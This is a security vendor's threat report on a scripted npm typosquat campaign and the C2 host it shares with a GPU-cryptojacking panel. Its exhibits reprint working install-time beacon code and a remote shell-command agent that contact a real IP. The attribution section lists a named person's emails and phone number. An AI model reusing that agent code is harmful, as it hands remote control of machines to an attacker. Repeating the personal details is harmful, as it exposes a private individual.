Event Report

CloudSEK

TOPHIT

Part 1: A one-operator npm typosquat flood, co-hosted with a GPU-cryptojacking C2

Category: Adversary Intelligence
Ecosystem: npm

Executive Summary

On 15 September 2026, between 15:36:25 and 15:39:38 UTC, a single npm account named ***prime0 published 85 packages under the scope @prime0***. Every name is a one or two character ***misspelling of one of 29 of the registry's most downloaded libraries, among them chalk, semver, debug, minimatch and ajv***, and every one of the 84 packages CloudSEK archived carries the same remote command code. CloudSEK's supply chain monitoring ingested all 85 as they were published. 3 of them appear in public malicious package advisories; the other 82 do not, and the scope has since been removed from the registry. Read one at a time, each package is a typosquat of the library it imitates. That ***reading is correct but incomplete, because a mistyped install cannot reach a scoped name, and the names were built for a different route***. The package's C2 host, 69.48.229.140, also runs a separate service: a live GPU-cryptojacking panel targeting the vast.ai marketplace, documented in the next report. What ties the two is the shared host and, at the confidence set out below, the operator; the npm implant is a generic command agent, no evidence shows it feeding the GPU operation, and the two hit different victims, so the established relationship is shared infrastructure rather than one campaign driving the other.

The names of all the typosquatting packages were generated using an algorithm. ***The generator deletes one of a library name's first three characters, and only where that deletion is already a registered unscoped package does it fall back to another one character edit***, such as a neighbouring key: chalk becomes dhalk, fhalk and xhalk because calk, chlk and halk are taken. The result is 85 names, not one of which has an unscoped owner. A developer who types "***npm install fhalk***" gets a 'not found' error. The ***same typo entered in npm's search or in an editor's package autocomplete would put @prime0/fhalk at the top of the results, because the search ranks a scoped package first when no unscoped package carries the name***. The code is a template whose header comment still reads "<PKGNAME>", a placeholder that was never filled in. Installing a package sends a fingerprint of the host to 69.48.229.140 on port 8080. Loading it into a program starts an agent that asks the same server for a shell command every 30 seconds, runs it and returns the output. There is no targeting condition, no encryption and no authentication.

It is recommended to block 69.48.229.140 at egress and search dependency manifests and lockfiles for any reference to @prime0. Treat a machine that only installed one of these packages as having disclosed its host details, and a machine or build runner where a program loaded one as having run an operator controlled command channel for as long as that program ran. Detection should key on the shipped code and the network sequence rather than on the package names, which are generated and disposable. Nothing in this analysis evidences a successful compromise, and whether any developer found these packages through search is not established.

Analysis

The operator's timeline is short. All 85 packages appeared on the registry's change feed in a window of three minutes and thirteen seconds, in 18 bursts of usually four names, and up to eight, about ten seconds apart: the cadence of a script rather than of a person at a terminal. Each of the 84 archived packages is version 1.0.0 and carries the description "small utility" and the single keyword "utility". The publishing account lists one maintainer, prime0, with the address prime@oss.one.

Time (UTC)	Event	Source
15 Sep 15:36:25	First packages published (@prime0/smver first by feed sequence)	Registry change feed
15 Sep 15:39:38	Last package published (@prime0/ecape-string-regexp); 85 in total	Registry change feed
15 Sep 16:14 to 16:17	Second revision recorded for at least 14 of the packages; content no longer retrievable	npm replication feed
16 Sep 06:27	3 names published as malicious in OSV (MAL-2026-16204 to 16206), and in GitHub advisories the same day	OSV, GitHub

Table 1. Campaign chronology. Publication times are the registry change feed timestamps as ingested.

The names were generated

A typosquatter who expects victims to mistype a name picks the likely mistakes. This operator ran a generator. Table 2 lists every target and the variants published for it, and the regularity is the finding.

Target library	Published variants (@prime0/...)	Edit
`ajv`	`aajv, ajjv, ajvs`	insertion
`ansi-regex`	`ani-regex, asi-regex, nsi-regex`	deletion
`ansi-styles`	`ani-styles, asi-styles, nsi-styles`	deletion
`balanced-match`	`alanced-match, baanced-match, blanced-match`	deletion
`brace-expansion`	`bace-expansion, brce-expansion, race-expansion`	deletion
`chalk`	`dhalk, fhalk, xhalk`	substitution
`color-convert`	`clor-convert, olor-convert`	deletion
`color-name`	`clor-name, coor-name, olor-name`	deletion
`commander`	`dommander, fommander, xommander`	substitution
`debug`	`eebug, febug, sebug`	substitution
`emoji-regex`	`emji-regex, eoji-regex, moji-regex`	deletion
`escape-string-regexp`	`ecape-string-regexp, scape-string-regexp`	deletion
`eslint-visitor-keys`	`elint-visitor-keys, esint-visitor-keys, slint-visitor-keys`	deletion

Target library	Published variants (@prime0/...)	Edit
glob	gglob, glbo, lgob	insertion, transposition
glob-parent	glb-parent, gob-parent, lob-parent	deletion
lru-cache	lr-cache, lu-cache, ru-cache	deletion
minimatch	inimatch, miimatch, mnimatch	deletion
minipass	inipass, miipass, mnipass	deletion
picomatch	icomatch, pcomatch, piomatch	deletion
readable-stream	eadable-stream, radable-stream, redable-stream	deletion
semver	semer, semvr, smver	deletion
source-map	ource-map, sorce-map, surce-map	deletion
string-width	sring-width, sting-width, tring-width	deletion
strip-ansi	srip-ansi, stip-ansi, trip-ansi	deletion
supports-color	spports-color, suports-color, upports-color	deletion
tslib	tsib, tslb, tslibs	deletion, insertion
type-fest	tpe-fest, tye-fest, ype-fest	deletion
which	hich, whch, whih	deletion
wrap-ansi	rap-ansi, wap-ansi, wrp-ansi	deletion

Table 2. The 29 target libraries and their published variants, derived by computing the nearest target and the single edit for every name.



Figure 1. Every name grouped by the library it imitates and coloured by the single edit that produced it. The two dashed cells are the variants the generator's rule predicts and that were not observed. Drawn from the same data as Table 2.

Twenty-seven targets carry three variants and two carry two. Of the 85 names, 69 delete one character, 9 substitute one, 5 insert one and 2 transpose two.

The rule behind them is recoverable from the registry. The generator deletes one of the first three characters of the target name such that: brace-expansion yields race-expansion, bace-expansion and brce-expansion. Where such a deletion is already a registered unscoped package, the generator skips it.

Every one of the 20 skipped deletion candidates exists as an unscoped package today: calk, chlk and halk for chalk; ebug, dbug and deug for debug; emver and sever for semver. For those targets the generator reaches further, into later positions (semer, semvr, tslb, whih), a neighbouring key on the first letter (dhalk, fhalk, xhalk; eebug, febug, sebug) or an insertion or transposition (aajv, gglob, glbo). Every one of the 85 published names is unregistered as an unscoped package.

The rule predicts a third name for the two short targets, @prime0/coor-convert and @prime0/esape-string-regexp, and both are unregistered as unscoped packages. They are the only places the rule is not followed. Neither was observed, and the registry's public records no longer allow a check, so the total stands at 85 as observed; two more may have existed.

Built to Be Found, Not Mistyped

The generator's one filter matters for how these packages reach a victim. A check for whether an unscoped package already owns a name has no bearing on installing a scoped package. It has a direct bearing on how npm's search ranks one.

> An npm scope is a namespace written as a prefix: @prime0/fhalk is a different name from fhalk, and an install only resolves the scoped package when the full prefixed name is requested.
> A developer who means to install chalk and types "npm install fhalk" asks the registry for fhalk, an unscoped name that does not exist, and gets a not found error. The request never touches @prime0. A search for fhalk is different: npm's search matches the typed word against the part of every scoped name after the slash, so @prime0/fhalk is a match, and with no unscoped fhalk to outrank it, the top one.
> So a typo cannot install these packages, but it can find them. Editor autocomplete for package.json draws on the same search, which puts the scoped name one keystroke away from the typo.

The search behaviour is observable on packages that exist today. A search for live-region-element, which has no unscoped package, returns @primer/live-region-element first; a search for octicons-react, which does, returns the unscoped package first and the scoped one second.

Every @prime0 name sat in that first position: no unscoped package carries any of them, which is what puts the scoped typosquat at the top of the result.

Note: Whether the registry's search index held the @prime0 packages during the time they were published cannot be observed now that the scope is gone.

The targets were chosen by popularity: every one is downloaded at least 181 million times a week. Several are seldom written into a manifest at all. Balanced-match, brace-expansion, color-name, eslint-visitor-keys, minipass and strip-ansi are each downloaded 180 to 450 million times a week but declared as a direct dependency by only 1,000 to 11,000 published packages, against about 160,000 for

chalk and 150,000 for commander. Those names reach projects almost entirely as dependencies of other packages, which suggests a list selected by download rank rather than by how often people type a name.

Routes by which these packages could reach a machine

Route	Status	What this report establishes
Mistyped direct install (npm install fhalk)	Closed	Resolves to the unscoped name, which does not exist; npm returns not found and suggests nothing
Search or editor autocomplete for the typo	Open	The mechanism ranks every @prime0 name first for its typo; presence in the live index not observed
AI code suggestion, snippet or answer naming the package	Open	No instance found
Manifest or lockfile changed by someone else, including an npm alias	Open	No instance found
Transitive dependency of another published package	Not measured	No claim either way
Mistyped scope of a real scope	Closed	No neighbouring scope hosts any target name; the nearest, @primer, has no name within two edits
Dependency confusion against a private @prime0 scope	Implausible	Would require an organisation keeping typo-shaped private packages under @prime0
Operator testing registry and scanner detection	Open	Consistent with the unfilled placeholder, scripted burst and bare IP; not established

Table 3. Delivery routes. Search behaviour was measured on live packages on 24 September 2026; download and dependent counts are from the npm registry on the same date.

Malware Analysis

The 84 archived packages are the same package 84 times. Each contains three files. index.js and postinstall.js are byte identical across every archive (SHA-256 in Table 6), and package.json differs only in its name field. The two code files run on different triggers: npm runs postinstall.js when the package is installed and never runs index.js; Node.js runs index.js when a program loads the package.



Figure 2. The two triggers every archived @prime0 package responds to, and the three endpoints on the operator's server. Drawn from index.js and postinstall.js.

Stage 1: the install hook

package.json declares a postinstall script, which npm runs automatically at the end of an install with the installing user's privileges.

```
1  {
2    "name": "@prime0/aajv",
3    "version": "1.0.0",
4    "description": "small utility",
5    "main": "index.js",
6    "files": [
7      "index.js",
8      "postinstall.js"
9    ],
10   "scripts": {
11     "postinstall": "node postinstall.js"
12   },
13   "keywords": [
14     "utility"
15   ],
16   "license": "MIT"
17 }
```

Exhibit 1. package/package.json, @prime0/aajv@1.0.0, lines 1 to 17 (archive SHA-256 3cf8ce2f08dbf26c..., Appendix A). Every archive has this file with only line 2 changed.

Line 11 runs postinstall.js. Line 2 is the only line that differs between packages, and line 4 is the same two word description in all of them.

```
1  // One-shot beacon at install time. Runs once, exits (no long-lived loops).
2  var os = require('os'), http = require('http');
3  var H = '69.48.229.140', P = 8080;
4  function fp() {
5    var ifs = os.networkInterfaces(), addrs = [], k, i;
6    for (k in ifs) if (ifs[k]) for (i = 0; i < ifs[k].length; i++)
7      if (!ifs[k][i].internal) addrs.push(ifs[k][i].address);
8    var pkg = '';
9    try { pkg = require('./package.json').name || ''; } catch (e) {}
10   return {
11     id: os.hostname() + '_' + process.pid, host: os.hostname(),
12     platform: os.platform(), arch: os.arch(), user: os.userInfo().username,
13     cwd: process.cwd(), node: process.version, pid: process.pid,
14     ips: addrs, pkg: pkg, up: Math.floor(os.uptime())
15   };
16 }
17 try {
18   var d = JSON.stringify(fp());
19   var r = http.request({ host: H, port: P, path: '/b', method: 'POST',
20     headers: { 'Content-Type': 'application/json',
21                'Content-Length': Buffer.byteLength(d) } }, function () {});
22   r.on('error', function () {}); r.write(d); r.end();
23 } catch (e) {}
```

Exhibit 2. package/postinstall.js, @prime0/aajv@1.0.0, lines 1 to 23. File SHA-256 f96920db8aa0d72723e7eab7dc5319f4395a201f8eba307b4f81974730c1d75c.

Line 3 hardcodes the destination, 69.48.229.140 on port 8080, as a bare address with no domain name to seize or sinkhole. Lines 4 to 16 build the fingerprint: host name, platform, architecture, user name, working directory, Node.js version, process id, every non loopback network address and system uptime. Line 9 reads the package's own name from package.json into the fingerprint, and line 11 forms an identifier from the host name and process id. Lines 17 to 23 send it as JSON in a single HTTP POST to /b and discard any error. There is no timeout and the response is never read, so where the address is unreachable the install completes normally, and where the connection is silently dropped the install waits for the operating system's connection timeout, about two minutes on Linux, before completing.

The name field is the one thing that varies per package, and the fingerprint reports it. Every beacon therefore tells the operator which of the misspellings was installed.

Stage 2: the agent that runs on load

index.js is the package's main entry, so it executes whenever a program calls require() on the package. Its first two lines state what it is.

```
1  // Minimal stealth agent for <PKGNAME> (typosquat).
2  // Built-ins only, no dependencies. Fires at require-time and keeps polling.
3  var os = require('os'), http = require('http'), cp = require('child_process');
4  var H = '69.48.229.140', P = 8080;
```

Exhibit 3. package/index.js, @prime0/aajv@1.0.0, lines 1 to 4. File SHA-256 a7fc4e3167420ca41e89f929a9721a63761e20c83b555338d91580d46e3dd3f1.

Line 1 names the file a "Minimal stealth agent" for a typosquat of "<PKGNAME>". The angle brackets are a template placeholder. The generator that stamped the package names into package.json did not

substitute this comment, so every one of the 84 archives ships the unfilled template. Line 3 loads child_process, and line 4 carries the same address and port as the install hook. Lines 6 to 18 repeat the fingerprint function from Stage 1 unchanged, and lines 19 to 36 define two small HTTP helpers for POST and GET that discard request errors.

```
37 // beacon now, then poll for commands and re-beacon periodically
38 try { post('/b', fp()); } catch (e) {}
39 setInterval(function () {
40   var id = fp().id;
41   get('/c?id=' + encodeURIComponent(id), function (d) {
42     d = (d || '').trim();
43     if (!d || d === '{}' || d === '[]' || d === 'null') return;
44     try {
45       var c = JSON.parse(d);
46       cp.exec(c.c, function (e, so, se) { post('/r', { id: c.id, out: (so || '') + (se || '')
}); });
47     } catch (e2) {}
48   });
49 }, 30000);
50 setInterval(function () { try { post('/b', fp()); } catch (e) {} }, 600000);
51 module.exports = { v: '1.0.0', ping: function () { return Date.now(); } };
```

Exhibit 4. package/index.js, @prime0/aajv@1.0.0, lines 37 to 51.

Line 38 beacons as soon as the module loads. Lines 39 to 49 form the command loop. Every 30,000 milliseconds (line 49) the agent requests /c with its identifier (line 41). An empty reply, or one of the literals {}, [] or null, is ignored (line 43), which lets the server keep an agent idle. Any other reply is parsed as JSON and its c field is passed to child_process.exec (line 46), which runs it through the system shell; the combined output is posted to /r tagged with the command's id. Line 50 re-beacons every ten minutes. Line 51 exports an object with none of the imitated library's functions, so a program that calls the library it expected fails at that call.

Four properties of this code matter for defenders. First, it writes nothing to disk and installs no autostart, but every process that loads the installed package starts a new agent, so the foothold lasts as long as the dependency stays installed. Second, the identifier combines host name and process id, so each load registers as a new agent. Third, the channel has no authentication and no encryption, so whoever controls 69.48.229.140 controls every running agent, including any future holder of that address. Fourth, the two timers are never released, so a short script that loads the package does not exit on its own.

The fingerprint calls os.userInfo(), which throws on hosts where the running user has no password database entry, as with containers started under an arbitrary numeric user id. On such hosts neither stage sends anything, because both catch the error, and a program that loads the package crashes about 30 seconds later: line 40 calls the fingerprint again inside the timer, outside any error handler. The crash and the process that will not exit are both visible symptoms.

Sandbox Evidence

All 84 archived packages were detonated by our supply chain monitoring that included network activity. In every one the install hook ran node postinstall.js, and every run recorded a connection attempt to

69.48.229.140:8080. 82 of the 84 were also loaded with install hooks disabled, and each of those made the same attempt from the require path alone, which confirms Stage 2 independently of Stage 1; the other two made it during the require phase of their install run. The detonation network has no direct route to public addresses, so the attempts did not reach the server and no reply was captured. The analysis confirms the attempts and does not establish whether the server was answering.

Every archived package reached for the same server: 84 of 84 at install, and 82 of 84 from a bare require with no install hook at all.

Who Is Being Targeted

The code carries no definition of a target. There is no check of the platform, the user, the host name, the network, an environment variable or the presence of any file before the beacon is sent or a command is run. Every machine where a package is installed discloses its fingerprint, and every program that loads one is enrolled, with the one unintended exception of hosts where the fingerprint itself fails.

The fingerprint is shaped for sorting enrolled machines rather than for selecting them. The user name, working directory and network addresses are enough for an operator to tell a developer laptop from a continuous integration runner, and a runner from a production host, before deciding what to send down the command channel. That sorting happens on the server, and this analysis has no view of it.

The target libraries do not name a victim either. They are general purpose utilities present in a large share of JavaScript projects, so the choice points at the ecosystem as a whole rather than at an organisation.

Adversary Infrastructure

The beacon and command endpoints all point at one bare IPv4 address, 69.48.229.140, with no domain name anywhere in the code. The description of that host below is drawn entirely from third party scan data and from public registration and routing records; the most recent scan available was made on 21 September 2026, the day the packages were detonated. No packets were sent to the address from this analysis.

The address sits in 69.48.228.0/23, allocated to BL Networks in February 2026 and routed by AS399629, with BroadbandONE (AS1828, Unitas Global) upstream; public geolocation is reported inconsistently, in the United States by some sources and Singapore by others. Its only hostname is a DirectAdmin control panel default, server-69-48-229-140.da.direct, and its TLS certificate is the matching Let's Encrypt default, issued on 6 September 2026. That certificate and the near empty default page served on port 443, last modified the same day, place the host's provisioning nine days before the packages were published. This is a rented, DirectAdmin managed server rather than infrastructure set up with an operator chosen name.

Port	Service (scan banner)	Note
22/tcp	OpenSSH 10.2p1 Ubuntu	host key ecdsa 2b:9b:5a:bc:d9:0c:07:a5:9f:37:e1:f0:04:fa :c6:4c
53	BIND 9.20 (Ubuntu)	Open DNS resolver, TCP and UDP
80/tcp	uvicorn (Python ASGI); title “VHX // LOGIN”	Operator control panel; 920-byte login page
443/tcp	Apache/2; 47-byte default page	DirectAdmin default vhost
2222/tcp	HTTP, redirects to HTTPS	DirectAdmin admin panel
8899/tcp	Python 3.14.4 http.server	Purpose not established
21/tcp	Pure-FTPd	File transfer
143, 993	Dovecot IMAP	Mail service (from Censys)

Table 5. Services on 69.48.229.140 from public internet scan data (Shodan, 21 September 2026; the FTP and IMAP rows from Censys). The beacon and command port the malware uses, 8080/tcp, is not present in any public scan of the host.

The web service on port 80 is the one that matters. It runs uvicorn, a Python ASGI server, and returns a login page whose title is “VHX // LOGIN”. That is a different port and a different software stack from the malware's own channel on 8080, which points to the operator keeping the panel they log into apart from the endpoint their implants call. “VHX” is the operator's own label for the panel, not ours.

The panel is current, not a leftover. Public scan data from 24 September 2026, after the npm packages had been withdrawn, records the same VHX // LOGIN page, a 920-byte uvicorn response, served over HTTPS on port 443 that day.

The delivery packages were removed; the operator's control panel was not.

Figure 3. The control panel on 69.48.229.140 answering on 24 September 2026: the VHX // LOGIN page, a 920-byte uvicorn response over HTTPS, recorded by FOFA after the packages were removed.

A second scan source corroborates the host and widens the picture. Alongside the panel it records Pure-FTPd on port 21 and Dovecot IMAP on 143 and 993, so the machine also serves file transfer and mail, which fits a general purpose rented host rather than a single purpose command server. The same

source labels the host both a login page and a remote access service, and its operating system as Ubuntu.



Figure 4. The same host in Censys: the login-page and remote-access labels, the uvicorn, Pure-FTPd and Dovecot software, and the full service list. This source places the address in Singapore; the routing, AS399629 (BL Networks), is consistent across sources.

The panel offered two strong pivots, and both were searched. The panel title “VHX // LOGIN” and the fingerprint one scan index derives from the page each resolve to this one host, on ports 80 and 443, in both of the internet wide indexes checked; no sibling host appears, and the host's TLS certificate is a per host default that matches nothing else. Two qualifications hold: the SSH host key fingerprint in Table 5 was not searched for reuse, and an operator can stand up a fresh host at any time, so a single host result is a point in time floor rather than proof the operator runs only one server. The command port 8080 is open to the implants but absent from every public scan, and confirming it would require an active scan that this analysis did not perform.

The control panel: VHX Harvester

The control panel identifies itself, in its own exposed metadata, as “VHX Harvester” (version 0.1.0, built on FastAPI and uvicorn). Its routes show a purpose-built harvesting and offensive-operations framework rather than a generic implant panel: it manages a list of targets, scans them, runs per-target attack, harvest and plant actions, collects cross-site-scripting callbacks from live web targets, and manages agents. It is a distinct service from the npm campaign's beacon, and how the two relate is set out below.

The login takes a single password and no username, consistent with the one-operator finding, and the npm implants' own beacon endpoints (ports 8080) are a separate listener on the same host, so this panel and the npm beacon sit together without the schema, by itself, proving the panel drives the npm implants.

The companion report TOPHIT Part 2 analyses this panel in full and establishes its objective. VHX Harvester runs a live campaign against the vast.ai GPU-rental marketplace. As of 25 September 2026 it had enumerated 297 marketplace host addresses, scanned 13,368 service endpoints, exfiltrated metadata from 416 services, deployed 25 bridge agents onto rented GPU instances, and obtained one confirmed root shell on a victim Jupyter notebook; no cryptocurrency miners had yet been planted, and the operator remained active. Studying it required no compromise: seventeen of the panel's endpoints need no authentication, and one of them serves the agent source code with hardcoded default credentials.

The agent source lays out an eight-phase objective, from enumerating GPU hosts through the vast.ai API, port-scanning and fingerprinting them, harvesting credentials, injecting stored cross-site scripting into vast.ai's Caddy authentication portals, renting cheap containers on the same physical host as a target to scan the Docker bridge network, and taking root shells on exposed Jupyter notebooks, to deploying cryptocurrency miners on the hijacked GPUs. The full API surface, the kill chain and the victim handling are set out in that report.

What is established between the two is narrower than it may appear. The npm campaign's beacon (port 8080) and this panel (port 80) are co-located on one host, which Part 2 confirms as the basis of the link, and the same operator is assessed to run both. But the npm implant is a generic remote-command agent that carries nothing about vast.ai, GPUs or mining, and the panel builds its GPU target list from the vast.ai API, not from npm-implanted hosts. The two therefore have different victim populations and different implant protocols. On current evidence they are two capabilities run from one operator's infrastructure; whether the npm campaign feeds the GPU operation is not established.

Attribution

CloudSEK assesses with medium confidence that this campaign was operated by an individual in Pakistan who uses the name Zaib Ali and controls the email addresses prime@oss.one and zaibali0073@gmail.com. The assessment rests on three linked facts and is bounded by two gaps, both stated here.

First, all 85 packages were published by the **npm account prime0, whose maintainer email is prime@oss.one**. Second, **a MEGA account registration record, held in commercial breach intelligence, binds prime@oss.one and zaibali0073@gmail.com to a single MEGA account: zaibali0073@gmail.com** is the account's primary address and prime@oss.one an associated address. This is a structured account artefact, not two values that happen to co-occur in a credential dump, so it indicates that one person controls both mailboxes. Third, an **infostealer log captured from that person's own machine identifies the owner of zaibali0073@gmail.com as an individual in Pakistan, using the name Zaib Ali and the mobile number 03103741846**.

